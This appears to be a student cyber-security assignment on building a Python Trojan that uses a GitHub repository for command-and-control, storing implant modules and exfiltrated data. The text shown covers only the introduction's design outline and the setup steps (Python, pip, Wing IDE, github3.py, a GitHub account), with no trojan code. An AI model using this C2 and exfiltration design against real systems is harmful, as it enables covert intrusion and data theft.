

SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY



CYBER SECURITY – 4TH YEAR

OHTS – ASSIGNMENT

IT17138482

PRAVEENI CHETHANA FERNANDO

12-05-2020

TABLE OF CONTENTS

LIST OF FIGURES	2
1. INTRODUCTION	3
2. TECHNOLOGIES	4
3. START WITH KALI.....	5
4. SET UP YOUR PYTHON ENVIRONMENT	5
5. WING IDE.....	8
6. CREATE GITHUB ACCOUNT AND REPO	13
7. CREATING MODULES.....	16
8. TROJAN CONFIGURATION	19
9. BUILDING A GITHUB AWARE TROJAN.....	21
10. HACK THE PYTHON IMPORT FUNCTION.....	23
LINKS USED	25
FIND MORE.....	26

LIST OF FIGURES

Figure 4.1 Checking the python version	5
Figure 4.2 Installing special python packages	6
Figure 4.3 Installation Process	6
Figure 4.4 Install github	7
Figure 4.5 Check installation	7
Figure 5.1 wingware.com official site view	8
Figure 5.2 The version you need to select	9
Figure 5.3 Unpack the .deb file	9
Figure 5.4 Install wing IDE	9
Figure 5.5 Wing IDE	10
Figure 5.6 Wing IDE	10
Figure 5.7 WingIDE view	11
Figure 5.8 Wing IDE- Sample code testing	11
Figure 5.9 Wing IDE Python shell	12
Figure 6.1 GitHub API library installation	13
Figure 6.2 Create GitHub Account	13
Figure 6.3 Create a folder named gitTrojan	14
Figure 6.4 Create Directories	14
Figure 6.5 The repo that has created	15
Figure 6.6 push the directories to Git account	15
Figure 7.1 Scripts inside modules directory	16
Figure 7.2 Inside dirlister.py	17
Figure 7.3 Inside environment.py	17
Figure 7.4 Commit Changes	17
Figure 7.5 Git View	18
Figure 7.6 Git Account commits	18
Figure 8.1 json file creation	19
Figure 8.2 Commit json file	19
Figure 8.3 Check commits	20
Figure 9.1 Check in GitHub	22
Figure 10.1 Connected to the repo	24
Figure 10.2 Trojan has checked in the results of two running modules	24

1. INTRODUCTION

These days there is a huge increase in attacks in any kind of a system or a program. Some of them can be mitigated, and some are not. Eternal Blue, BlueKeep, Conficker, Nimada, Meltdown are some of the most popular attacks that caused a huge damage over lots of machines, systems, and etc.

Here in this document, you may find an easy, and fantastic way of developing a Trojan in order to attack a private repository in GitHub. One of the foremost challenging aspects of making a solid Trojan framework is asynchronously controlling, updating, and receiving data from your deployed implants. It's crucial to have a relatively universal thanks to push code to your remote Trojans. This flexibility is required not just to control your Trojans so as to perform different tasks, but also because you would possibly have additional code that's specific to the targeted operating system.

So while hackers have had many creative means of command and control over the years, such as IRC or maybe Twitter, we'll try a service actually designed for code. We'll use GitHub as a way to store implant configuration information and exfiltrated data, also as any modules that the implant needs in order to execute tasks. We'll also explore the way to hack Python's native library import mechanism in order that as you create new Trojan modules, that can automatically retrieve the dependent libraries directly from your repo, too. Keep in mind that your traffic to GitHub is going to be encrypted over SSL, and there are only a few enterprises that I've seen that actively block GitHub itself.

This document will guide to from the beginning of a GitHub exploit with the use of a Trojan.

2. TECHNOLOGIES

- I. A VIRTUAL MACHINE/ BOX
- II. ANY KALI LINUX VM IMAGE
- III. PYTHON 2.7 (MORE EASY)
- IV. WING IDE

3. START WITH KALI

Since we are going to do an exploit, kali Linux is the best environment that I would recommend. But I have to warn you, not to use the Linux machine or the VM image that you currently using. Some of the links are mentioned in this document in the 'links used' chapter, and there you can find a better VM image to do an exploit.

4. SET UP YOUR PYTHON ENVIRONMENT

After downloading and installing a better VM image, check for the python version that image is having. If not better to install python 2.7 version. (Because other versions may not work with the code that I am using)


A screenshot of a Kali Linux terminal window. The window has a dark blue background with a menu bar at the top containing 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal text shows the prompt 'kali@kali: ~' in the top right. Below the menu bar, the command 'python --version' is entered, and the output 'Python 2.7.17' is displayed. The prompt 'kali@kali:~\$' is shown again at the end of the line.

Figure 4.1 Checking the python version

The above figure shows the command to check the python version, and here I have used python 2.7.17 in my VM image.

Here in this scenario, we need some special python packages to be installed. They are some useful pieces of Python packages, *easy_install* and *pip*. Without downloading, unpacking and installing manually, you can do that with the use of following command.

```
kali@kali:~#: apt-get install python-setuptools python-pip
```

If you are not logged as the system admin, you have to use *sudo* keyword in the beginning in the above command.

```

kali@kali:~$ sudo apt-get install python-setuptools python-pip
Reading package lists... Done
Building dependency tree
Reading state information... Done
python-setuptools is already the newest version (44.0.0-2).
The following additional packages will be installed:
  libffi7 libpython-all-dev libpython-dev libpython2-dev libpython2.7-dev libpython2.7-minimal
  libpython2.7-stdlib python-all python-all-dev python-dev python-pip-whl python2-dev python2.7 python2.7-dev
  python2.7-minimal
Suggested packages:
  python2.7-doc
Recommended packages:
  python-wheel
The following NEW packages will be installed:
  libffi7 libpython-all-dev libpython-dev libpython2-dev libpython2.7-dev python-all python-all-dev python-dev
  python-pip python-pip-whl python2-dev python2.7-dev
The following packages will be upgraded:
  libpython2.7-minimal libpython2.7-stdlib python2.7 python2.7-minimal
4 upgraded, 13 newly installed, 0 to remove and 1070 not upgraded.
Need to get 9,930 kB of archives.
After this operation, 21.1 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 python2.7 amd64 2.7.18-1 [309 kB]
Get:2 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 libpython2.7-stdlib amd64 2.7.18-1 [1,885 kB]

```

Figure 4.2 Installing special python packages

```

Preparing to unpack .../03-libpython2.7-minimal_2.7.18-1_amd64.deb ...
Unpacking libpython2.7-minimal:amd64 (2.7.18-1) over (2.7.17-1) ...
Selecting previously unselected package libffi7:amd64.
Preparing to unpack .../04-libffi7_3.3-4_amd64.deb ...
Unpacking libffi7:amd64 (3.3-4) ...
Selecting previously unselected package libpython2.7:amd64.
Preparing to unpack .../05-libpython2.7_2.7.18-1_amd64.deb ...
Unpacking libpython2.7:amd64 (2.7.18-1) ...
Selecting previously unselected package libpython2.7-dev:amd64.
Preparing to unpack .../06-libpython2.7-dev_2.7.18-1_amd64.deb ...
Unpacking libpython2.7-dev:amd64 (2.7.18-1) ...
Selecting previously unselected package libpython2-dev:amd64.
Preparing to unpack .../07-libpython2-dev_2.7.17-2_amd64.deb ...
Unpacking libpython2-dev:amd64 (2.7.17-2) ...
Selecting previously unselected package libpython-dev:amd64.
Preparing to unpack .../08-libpython-dev_2.7.17-2_amd64.deb ...
Unpacking libpython-dev:amd64 (2.7.17-2) ...
Selecting previously unselected package libpython-all-dev:amd64.
Preparing to unpack .../09-libpython-all-dev_2.7.17-2_amd64.deb ...
Unpacking libpython-all-dev:amd64 (2.7.17-2) ...
Selecting previously unselected package python-all.
Preparing to unpack .../10-python-all_2.7.17-2_amd64.deb ...
Unpacking python-all (2.7.17-2) ...
Selecting previously unselected package python2.7-dev.
Preparing to unpack .../11-python2.7-dev_2.7.18-1_amd64.deb ...
Unpacking python2.7-dev (2.7.18-1) ...
Selecting previously unselected package python2-dev.
Preparing to unpack .../12-python2-dev_2.7.17-2_amd64.deb ...
Unpacking python2-dev (2.7.17-2) ...
Selecting previously unselected package python-dev.
Preparing to unpack .../13-python-dev_2.7.17-2_amd64.deb ...
Unpacking python-dev (2.7.17-2) ...
Selecting previously unselected package python-all-dev.
Preparing to unpack .../14-python-all-dev_2.7.17-2_amd64.deb ...

```

Figure 4.3 Installation Process

After installing the packages, you can install the GitHub library that we are going to use in our exploit.

```
kali@kali:~$ pip install github3.py
/usr/share/python-wheels/pkg_resources-0.0.0-py3-none-any.whl/pkg_resources/py2_warn.py:21: UserWarning: Setuptools will stop working on Python 2
*****
You are running Setuptools on Python 2, which is no longer supported and
>>> SETUPTOOLS WILL STOP WORKING <<<
in a subsequent release (no sooner than 2020-04-20).
Please ensure you are installing
Setuptools using pip 9.x or later or pin to `setuptools<45`
in your environment.
If you have done those things and are still encountering
this message, please follow up at
https://bit.ly/setuptools-py2-warning.
*****
WARNING: pip is being invoked by an old script wrapper. This will fail in a future version of pip.
Please see https://github.com/pypa/pip/issues/5599 for advice on fixing the underlying issue.
To avoid this problem you can invoke Python with '-m pip' instead of running pip directly.
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. A future version of pip will drop support for Python 2.7. More details about Python 2 support in pip, can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support
Collecting github3.py
  Downloading github3.py-1.3.0-py2.py3-none-any.whl (153 kB)
    |#####| 153 kB 188 kB/s
Collecting python-dateutil>=2.6.0
  Downloading python_dateutil-2.8.1-py2.py3-none-any.whl (227 kB)
    |#####| 227 kB 563 kB/s
Collecting uritemplate>=3.0.0
  Downloading uritemplate-3.0.1-py2.py3-none-any.whl (15 kB)
Requirement already satisfied: requests>=2.18 in /usr/lib/python2.7/dist-packages (from github3.py) (2.22.0)
Collecting jwcrypto>=0.5.0
  Downloading jwcrypto-0.7-py2.py3-none-any.whl (78 kB)
    |#####| 78 kB 679 kB/s
Requirement already satisfied: six>=1.5 in /usr/lib/python2.7/dist-packages (from python-dateutil>=2.6.0->github3.py) (1.14.0)
Requirement already satisfied: cryptography>=1.5 in /usr/lib/python2.7/dist-packages (from jwcrypto>=0.5.0->github3.py) (2.6.1)
Installing collected packages: python-dateutil, uritemplate, jwcrypto, github3.py
```

Figure 4.4 Install github

You should see the output in your terminal that the library is being downloaded and installed. Then drop into a Python shell and validate the installation (Figure 4.5).

```
Successfully installed github3.py-1.3.0 jwcrypto-0.7 python-dateutil-2.8.1 uritemplate-3.0.1
kali@kali:~$ python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import github3
>>> exit()
kali@kali:~$
```

Figure 4.5 Check installation

After setting up the virtual machine correctly, we need to install a Python IDE for development.

5. WING IDE

Here, in this exploit development I am using Wing IDE to develop and test the python scripts. You can grab WingIDE from <http://www.wingware.com>.




Figure 5.1 wingware.com official site view

I recommend that you install the trial so that you can experience firsthand some of the features available in the commercial version.

WING PYTHON IDE
THE INTELLIGENT DEVELOPMENT ENVIRONMENT FOR PYTHON

Wing Pro - Version 7.2.2 Released 2020-03-30

The best Python IDE. And I have tried them all! -- Ahmed Ali

Wing Pro is a full-featured Python IDE designed for professional developers. It includes powerful editing, code intelligence, refactoring, debugging, search, unit testing, project management, revision control, and remote development features.

A **free 30-day trial** is included with your download, and can be activated when Wing Pro is launched for the first time.

Tutorial
Quick Start Guide
What's New

Also Available: [Debugger Packages](#) [Source Code](#)

Download Wing Pro:

- Ubuntu/Debian Package 64-bit**
SHA1: 57127e2b1dee02f4de3ca352fc075204013099
- RPM Package 64-bit**
SHA1: 730324eca8ac4db5645e921281270acc3dec3d66
- Linux (x86 64-bit) tar file installer 64-bit**
SHA1: 3028e6047710f08e388e6e31430b0c6e4d32463

Figure 5.2 The version you need to select

```
kali@kali:~$ cd /home/kali/Desktop/
kali@kali:~/Desktop$ sudo dpkg -i wingide-101-5_5.1.12-1_amd64.deb
Selecting previously unselected package wingide-101-5.
(Reading database ... 256062 files and directories currently installed.)
Preparing to unpack wingide-101-5_5.1.12-1_amd64.deb ...
Unpacking wingide-101-5 (5.1.12-1) ...
Setting up wingide-101-5 (5.1.12-1) ...
Processing triggers for kali-menu (2020.1.7) ...
kali@kali:~/Desktop$
```

Figure 5.3 Unpack the .deb file

```
kali@kali:~/Desktop$ sudo dpkg -i wingide-101-5_5.1.12-1_amd64.deb
(Reading database ... 265192 files and directories currently installed.)
Preparing to unpack wingide-101-5_5.1.12-1_amd64.deb ...
Unpacking wingide-101-5 (5.1.12-1) over (5.1.12-1) ...
Setting up wingide-101-5 (5.1.12-1) ...
Processing triggers for kali-menu (2020.1.7) ...
kali@kali:~/Desktop$ sudo apt-get -f install
Reading package lists... Done
Building dependency tree
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 1070 not upgraded.
```

Figure 5.4 Install wing IDE

If you have followed the above steps as it is, you will install Wing IDE successfully. You can check the Wing IDE in the search bar, and if it shows like in the below figure, you did it.




Figure 5.5 Wing IDE




Figure 5.6 Wing IDE




Figure 5.7 WingIDE view




Figure 5.8 Wing IDE- Sample code testing




Figure 5.9 Wing IDE Python shell

This is an IDE that provide you an easy way to develop your own script, debug, run, and see the output in the same window. And you can easily add breakpoints and run the code.

6. CREATE GITHUB ACCOUNT AND REPO

If you don't have a GitHub account, then head over to GitHub.com, sign up, and create a new repository called <anyname>. Next, you'll want to install the Python GitHub API library, so that you can automate your interaction with your repo. You can do this from the command line by doing the following:

```
pip install github3.py
```

```
kali@kali:~$ pip install github3.py
/usr/share/python-wheels/pkg_resources-0.0.0-py3-none-any.whl/pkg_resources/py2_warn.py:21: UserWarning: Setuptools
ls will stop working on Python 2
*****
You are running Setuptools on Python 2, which is no longer
supported and
>>> SETUPTOOLS WILL STOP WORKING <<<
in a subsequent release (no sooner than 2020-04-20).
Please ensure you are installing
Setuptools using pip 9.x or later or pin to `setuptools<45`
in your environment.
If you have done those things and are still encountering
this message, please follow up at
https://bit.ly/setuptools-py2-warning.
*****
WARNING: pip is being invoked by an old script wrapper. This will fail in a future version of pip.
Please see https://github.com/pypa/pip/issues/5599 for advice on fixing the underlying issue.
To avoid this problem you can invoke Python with '-m pip' instead of running pip directly.
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.
7 is no longer maintained. A future version of pip will drop support for Python 2.7. More details about Python 2
support in pip, can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support
Requirement already satisfied: github3.py in ./local/lib/python2.7/site-packages (1.3.0)
Requirement already satisfied: python-dateutil>=2.6.0 in ./local/lib/python2.7/site-packages (from github3.py) (
2.8.1)
Requirement already satisfied: uritemplate>=3.0.0 in ./local/lib/python2.7/site-packages (from github3.py) (3.0.
1)
Requirement already satisfied: requests>=2.18 in /usr/lib/python2.7/dist-packages (from github3.py) (2.22.0)
Requirement already satisfied: jwcrypto>=0.5.0 in ./local/lib/python2.7/site-packages (from github3.py) (0.7)
Requirement already satisfied: six>=1.5 in /usr/lib/python2.7/dist-packages (from python-dateutil>=2.6.0→github3
.py) (1.14.0)
Requirement already satisfied: cryptography>=1.5 in /usr/lib/python2.7/dist-packages (from jwcrypto>=0.5.0→githu
b3.py) (2.6.1)
kali@kali:~$
```

Figure 6.1 GitHub API library installation

